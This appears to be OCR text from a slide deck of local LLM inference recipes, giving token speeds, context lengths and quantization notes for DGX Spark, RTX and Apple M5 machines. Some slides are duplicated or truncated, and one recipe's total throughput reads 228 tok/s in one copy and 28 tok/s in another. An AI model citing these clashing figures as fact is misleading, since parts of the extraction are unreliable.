
L8
L7
L6
L5
L4
L3
L2
L1

// RECIPES — MIA'S AI LAB

24 recipes from Mia's AI Lab.

Each recipe runs on Mia's own Sparks; benchmarks, patches and launch scripts are on GitHub.

BUILT FOR



One recipe can count for several boxes · 8 of the 24 run on TensorFold

Sources: mia-ai.net/models · github.com/MiaAI-Lab · x.com/MiaAI_lab

stack

L8
L7
L6
L5
L4
L3
L2
L1

// RECIPES — MIA'S AI LAB

Qwen3.8 27B on 1 DGX Spark

SGLang · NVFP4 · DSpark

stack

L8 L7 L6 **L5** **L4** L3 L2 **L1**

HARDWARE

1

DGX Spark



SPEED

18.3

tok/s

1 block = 10 tok/s

one stream, as published

CONTEXT

262K

tokens

0 1M

1M with YaRN

CONCURRENCY

×16

streams in parallel

228 tok/s total at 16 streams (DFlash2)

Prefill: ~8.3 s to first token (16k prompt)


Source: github.com/MiaAI-Lab/Qwen3.8-27B-SGLang-DGX-Spark

As published on mia-ai.net: one stream, prose prompts where separated · total = all streams combined · not re-measured by us

// RECIPES — MIA'S AI LAB

Qwen3.8 27B on 1 DGX Spark

SGLang · NVFP4 · DSpark



HARDWARE

1

DGX Spark

CONCURRENCY

×16

streams in parallel

28 tok/s total at 16 streams (DFlash2)

Prefill: ~8.3 s to first token (16k prompt)

Source: github.com/MiaAI-Lab/Qwen3.8-27B-SGLang-DGX-Spark

As published on mia-ai.net: one stream, prose prompts where separated · total = all streams combined · not re-measured by us

stack

L8
L7
L6
L5
L4
L3
L2
L1

// RECIPES — MIA'S AI LAB

Qwen3.8 Flash Next on 1 DGX Spark

TensorFold Zig · FP4 QAD or INT4-AR · MTP

stack

L8
L7
L6
L5
L4
L3
L2
L1

HARDWARE

1

DGX Spark



SPEED

46–55

tok/s

1 block = 10 tok/s

one stream, as published

CONTEXT

262K

tokens

0 1M

up to 5 at once

CONCURRENCY

×5

streams in parallel

132.7 tok/s total at 5 streams

Prefill: 2,430 tok/s (32k prompt)

Source: mia-ai.net/models/Qwen3.8-Flash-Next-Single-DGX-Spark-TensorFold

As published on mia-ai.net: one stream, prose prompts where separated · total = all streams combined · not re-measured by us

// RECIPES — MIA'S AI LAB

GLM 5.3 Flash on 2–4 DGX Sparks

TensorFold · EXL3 4-bit · DFlash2

Mia's favorite

stack

L8 L7 L6 **L5** **L4** L3 L2 **L1**

HARDWARE

2–4

DGX Sparks



dashed = optional extra box

SPEED

60.4

tok/s

1 block = 10 tok/s

one stream, as published

CONTEXT

1M

tokens

0 1M

×4 sharing a ~2.9M pool

CONCURRENCY

×4

streams in parallel

108.8 tok/s total at 4 streams

Prefill: 1,978.9 tok/s (32k prompt)

Source: mia-ai.net/models/GLM-5.3-Flash-EXL3-2x-DGX-Sparks-TensorFold

As published on mia-ai.net: one stream, prose prompts where separated · total = all streams combined · not re-measured by us

// RECIPES — MIA'S AI LAB

DeepSeek V4.1 Flash 1017 on 3–4 DGX Sparks

SGLang · MXFP4 + FP8

stack

L8
L7
L6
L5
L4
L3
L2
L1

HARDWARE

3–4

DGX Sparks



dashed = optional extra box

SPEED

51.0

tok/s



1 block = 10 tok/s

one stream, as published

CONTEXT

256K

tokens



0 1M

CONCURRENCY

×4

streams in parallel



85.4 tok/s total at 4 streams

Prefill: ~2,000 tok/s

Source: mia-ai.net/models/DeepSeek-v4.1-Flash-DGX-Sparks

As published on mia-ai.net: one stream, prose prompts where separated · total = all streams combined · not re-measured by us

// RECIPES — MIA'S AI LAB

Qwen3.8 27B on an RTX 5090

vLLM · NVFP4 · MTP

stack

L8
L7
L6
L5
L4
L3
L2
L1

HARDWARE

1

RTX 5090



SPEED

~160

tok/s

full meter = 100+ tok/s

one stream, as published

CONTEXT

262K

tokens

0 1M

one full session

CONCURRENCY

1

session by design

Prefill: not published

Source: github.com/MiaAI-Lab/Qwen3.8-27B-NVFP4-RTX-5090

As published on mia-ai.net: one stream, prose prompts where separated · total = all streams combined · not re-measured by us

// RECIPES — MIA'S AI LAB

Qwen3.8 27B on an RTX PRO 6000

SGLang · NVFP4 · DFlash 2

stack

L8 L7 L6 **L5** **L4** L3 L2 **L1**

HARDWARE

1

RTX PRO 6000



SPEED

240+

tok/s

full meter = 100+ tok/s

one stream, as published

CONTEXT

256K

tokens

0 1M

native

CONCURRENCY

8

requests

Prefill: not published

Source: github.com/MiaAI-Lab/Qwen3.8-27B-RTX-6000-PRO-SGLang-DSpark

As published on mia-ai.net: one stream, prose prompts where separated · total = all streams combined · not re-measured by us

// RECIPES — 0xSERO

Local AI registry from 0xSero.

GPUS 63

Search your GPU

RTX 3090	24 GB · 28 recipes
RTX 4090	24 GB · 14 recipes
RTX 5090	32 GB · 15 recipes
RTX 3060	12 GB · 5 recipes
RTX 4060 Ti	16 GB · 5 recipes
RTX 5070	12 GB · 10 recipes
RTX 4070 SUPER	12 GB · 3 recipes
RTX 5060 Ti	16 GB · 5 recipes

All hardware ⟶

MODELS 41

Search a model

Qwen3.8-27B	43 GPUs
Qwen3.5-9B	39 GPUs
Gemma 4 12B	23 GPUs
Gemma 4 26B A4B	20 GPUs
LFM2.5-2.6B	19 GPUs
Qwen3.6-35B-A3B	13 GPUs
Ornith-1.5-35B-A3B	10 GPUs
Qwen3.8-Flash-Next	6 GPUs

All models ⟶


stack

L8
L7
L6
L5
L4
L3
L2
L1

Sources: github.com/0xSero · huggingface.co/0xSero · local.sybilsolutions.ai

// RECIPES — 0xSERO

DGX Spark Handbook from 0xSero.



Sources: huggingface.co/blog/exolabs/the-dgx-spark-handbook


stack

L8
L7
L6
L5
L4
L3
L2
L1

DGX Spark Handbook from 0xSero.

One Spark, then two, three and four: what joins them

The two QSFP ports on the back carry the ConnectX-7 link (200 Gb/s). Two Sparks need one cable, three make a ring with no extra hardware, four usually go through a switch.



1 Spark	2 Sparks	3 Sparks	4 Sparks
128 GB	256 GB	384 GB	512 GB
nothing extra	1 QSFP cable, ~$100	3 cables in a ring	4 cables + 200 GbE switch

Four can also skip the switch: MiaAI Lab's SparkRing wires them in a ring. Tested pairs and four-node rings only.

Sources: huggingface.co/blog/exolabs/the-dgx-spark-handbook

stack

L8
L7
L6
L5
L4
L3
L2
L1

QAD: how to make a 4-bit model without losing quality?

Quantization-aware distillation · NVIDIA Model Optimizer · same speed as plain 4-bit

THREE WAYS TO 4-BIT


PTQ — round once, calibrate
no training

QAT — train on simulated 4-bit
weights adapt to rounding

QAD — QAT + a teacher
learns from the original

Try PTQ first: many models keep >99.5% of their accuracy with it.

ONE TRAINING STEP



PROOF: LLAMA NEMOTRON SUPER



QAD wins back 4–22 points over PTQ · LiveCodeBench unchanged

Same speed as plain 4-bit: format and architecture don't change. Cost: one training run.

developer.nvidia.com/blog/how-quantization-aware-training-enables-low-precision-accuracy-recovery (Sep 2025)

QAD: how to make a 4-bit model without losing quality?

Quantization-aware distillation · NVIDIA Model Optimizer · same speed as plain 4-bit

THREE WAYS TO 4-BIT


PTQ — round once, calibrate
no training

QAT — train on simulated 4-bit
weights adapt to rounding

QAD — QAT + a teacher
learns from the original

Try PTQ first: many models keep >99.5% of their accuracy with it.

ONE TRAINING STEP



PROOF: LLAMA NEMOTRON SUPER



QAD wins back 4–22 points over PTQ · LiveCodeBench unchanged

Same speed as plain 4-bit: format and architecture don't change. Cost: one training run.

developer.nvidia.com/blog/how-quantization-aware-training-enables-low-precision-accuracy-recovery (Sep 2025)

// §04 — RECIPES & BENCHMARKS

QAD: how to make a 4-bit model without losing quality?

Quantization-aw

THREE WAYS TO 4-BIT

SUPER

PTQ round
no trai

QAT train
weights

QAD QAT +
learns



0.96
0.90
0.96

Try PTQ first: many over PTQ ·
their accuracy with

Same speed as pl

developer.nvidia.com/

stack
L8
L7
L6
L5
L4
L3
L2
L1

GLM-5.3-Flash FP4-Local · NVIDIA QAD

320B MoE, 18B active · text, image and video in · up to 1M context · released Oct 5, 2026

VALIDATED ON

2

DGX Spark, 128 GB each



or

2× RTX PRO 6000

with vLLM

SIZE & CONTEXT


≈166 GiB

of GPU memory

2M tokens

FP8 KV cache on 2 Sparks · 1.8M on 2× RTX PRO 6000

ACCURACY, BF16 → FP4



-0.8 and +0.5 points

HOW IT WAS DISTILLED

Teacher: the BF16 original

500M tokens × 3 epochs

Experts NVFP4, attention MXFP8

Matches the teacher's probabilities and hidden states

! Needs the community vLLM containers on the card: new NVFP4 scale format, not in upstream vLLM yet.

Example launch: 2 Sparks · tensor parallel 2 · 500K context · 4 requests · MTP with 5 drafts

huggingface.co/nvidia/GLM-5.3-Flash-FP4-Local · license: NVIDIA Open Model Agreement (base model: MIT)

Qwen3.8-Flash-Next FP4-Local · NVIDIA QAD

125B MoE, 6B active (+51B n-gram table, 4B MTP) · text, image, video · 262K, up to 1M

VALIDATED ON

1

DGX Spark



or

1 × RTX PRO 6000

with vLLM

SIZE & CONTEXT


≈96 GiB

on disk

1M tokens

FP8 KV cache on a Spark with the n-gram table offloaded · 850K on an RTX PRO 6000

ACCURACY, BF16 → FP4



-0.7 points on both

HOW IT WAS DISTILLED

Teacher: the BF16 original

500M tokens × 3 epochs

2,500 + 1,500 training updates

Also learns when to stop thinking and answering

! Needs the community vLLM containers on the card: new NVFP4 scale format, not in upstream vLLM yet.

Example launch: 1 Spark · 262K context · 8 requests · MTP with 4 drafts · n-gram table read from disk

huggingface.co/nvidia/Qwen3.8-Flash-Next-FP4-Local · license: NVIDIA Open Model Agreement (base model: Qwen Community License 1.0)

// §04 — RECIPES & BENCHMARKS

TensorFold: more tokens per pass.

Open-source engine for Apple Silicon and NVIDIA GPUs · OpenAI + Anthropic API · Apache-2.0

stack

L8
L7
L6
L5
L4
L3
L2
L1

RUNS ON

Apple Silicon

MLX · macOS 13+ · Homebrew or app

NVIDIA CUDA

RTX 40/50, Hopper, GB10

RTX 30 not supported

HOW IT GETS FAST

Parallel decode

a drafter proposes, the model checks all at once



4 of 5 kept in one pass

Prompt reuse

keeps the work already done



kept new

Connected Macs

one model across two Macs



PROOF

Qwen3.8 27B · one DGX Spark · one stream



3.2×

different 4-bit formats, as published by Mia's AI Lab

874 tok/s

record: Nemotron 3.5 Lightning, RTX PRO 6000, code, drafting on

tensorfold.dev · github.com/ashhart/TensorFold (README) · mia-ai.net/models (Qwen3.8 27B on one Spark)

// RECIPES — TENSORFOLD ON MAC

GLM-5.3-Flash on an M5 Ultra

TensorFold 1.0.12 · MLX affine 4-bit (g64) · default drafting · receipt by BlivionIaG

stack

L8
L7
L6
L5
L4
L3
L2
L1

HARDWARE

1

Apple M5 Ultra



TensorFold lists GLM on MLX for a 256 GB Mac

SPEED

90.57

tok/s

1 block = 10 tok/s

chat, greedy · first text 133 ms

CONTEXT

n/a

tokens

0 1M

not reported in the receipt

CONCURRENCY

1

request at a time

the benchmark's standard

All medians, tok/s: code greedy 107.65 · chat greedy 90.57 · code sampled 117.95 · chat sampled 80.53

Source: tensorfold.dev/benchmarks?result=e8edbd8c-c857-40a6-b310-8b5953c9a7c6 · run 2026-10-16

Self-reported community-v1 receipt · protocol completeness doesn't verify speed · not re-measured by us

// RECIPES — TENSORFOLD ON MAC

Qwen3.8-27B + DFlash2 on an M5 Ultra

TensorFold 1.0.12 · MLX affine 4-bit (g64) · DFlash2 drafter · receipt by nemofire

stack

L8
L7
L6
L5
L4
L3
L2
L1

HARDWARE

1

Apple M5 Ultra



Mac model and RAM not in the receipt

SPEED

142.62

tok/s

full meter = 100+ tok/s

chat, greedy · first text 83 ms

CONTEXT

n/a

tokens

0 1M

not reported in the receipt

CONCURRENCY

1

request at a time

the benchmark's standard

All medians, tok/s: code greedy 211.51 · chat greedy 142.62 · code sampled 209.46 · chat sampled 108.92

Source: tensorfold.dev/benchmarks?result=cbe19457-efc4-4295-ac7c-f469064e944b · run 2026-10-17

Self-reported community-v1 receipt · protocol completeness doesn't verify speed · not re-measured by us

// RECIPES — TENSORFOLD ON MAC

Nemotron 3.5 Lightning on MacBook Pro M5 Pro

TensorFold · MLX 4-bit · MTP drafts · independent tester, GitHub issue #70

stack

L8
L7
L6
L5
L4
L3
L2
L1

HARDWARE

1

MacBook Pro



M5 Pro, 20-core GPU, 64 GB, on AC power

SPEED

123–146

tok/s



full meter = 100+ tok/s

64-token replies, four test cells · without drafts: 108–110

CONTEXT

262K

tokens



the full window, 42.2 GiB peak

CONCURRENCY

×8

streams



241–335 tok/s total

Same laptop: Qwen3.8-27B + DFlash2 fits 140K tokens · a 262K prompt resumes from cache in 0.63 s

Source: github.com/ashhart/TensorFold/issues/70

Independent tester's run, not the board's standard workload · not re-measured by us

// RECIPES — TENSORFOLD ON MAC

Qwen3.8-27B + DFlash2 on MacBook Pro M5 Max

TensorFold · MLX 4-bit · DFlash2 drafter · independent test, LLMKube blog

stack

L8
L7
L6
L5
L4
L3
L2
L1

HARDWARE

1

MacBook Pro



M5 Max, 128 GB

SPEED

139

tok/s

full meter = 100+ tok/s

code, greedy, 256 tokens
· YAML 220 · prose 85

CONTEXT

n/a

tokens

0 1M

not in the source

CONCURRENCY

1

request at a time

the author's benchmark

vs. llama-server + DFlash2, same MacBook: 48.1 code · 52.4 YAML · 34.4 prose → 2.5–4.2× faster

Source: llmkube.com/blog/tensorfold-m5-max-engine-not-quant

Independent blog test with TensorFold's own benchmark · not re-measured by us

// §04 — RECIPES & BENCHMARKS

dgpp: an engine built for the GB10.

C++/CUDA, own kernels and RDMA collectives · OpenAI-compatible API · Apache-2.0

stack

L8
L7
L6
L5
L4
L3
L2
L1

ONE, TWO OR FOUR SPARKS OVER ROCE

1 Spark

Qwen3.8 Flash Next
Qwen3.8 27B

2 Sparks


GLM-5.3-Flash
DeepSeek-V4-Flash
MiMo-V2.6-Flash

4 Sparks

GLM-5.3 (full)
GLM-4.7
DeepSeek-V4.1-Flash

22 measured templates · 8 model architectures

MEASURED TOK/S



Graph decode + MTP
greedy drafts give the same tokens

12-bit BF16 weights
lossless, 25% fewer bytes to read

Exact prefix cache
reuses stored prompt states

github.com/HawkBearPig/dgpp (README: status 2026-10-10, DeepSeek-V4-Flash measured 2026-10-02)

// RECIPES — DGPP ON GB10

Qwen3.8-Flash-Next NVFP4 on 1 Spark

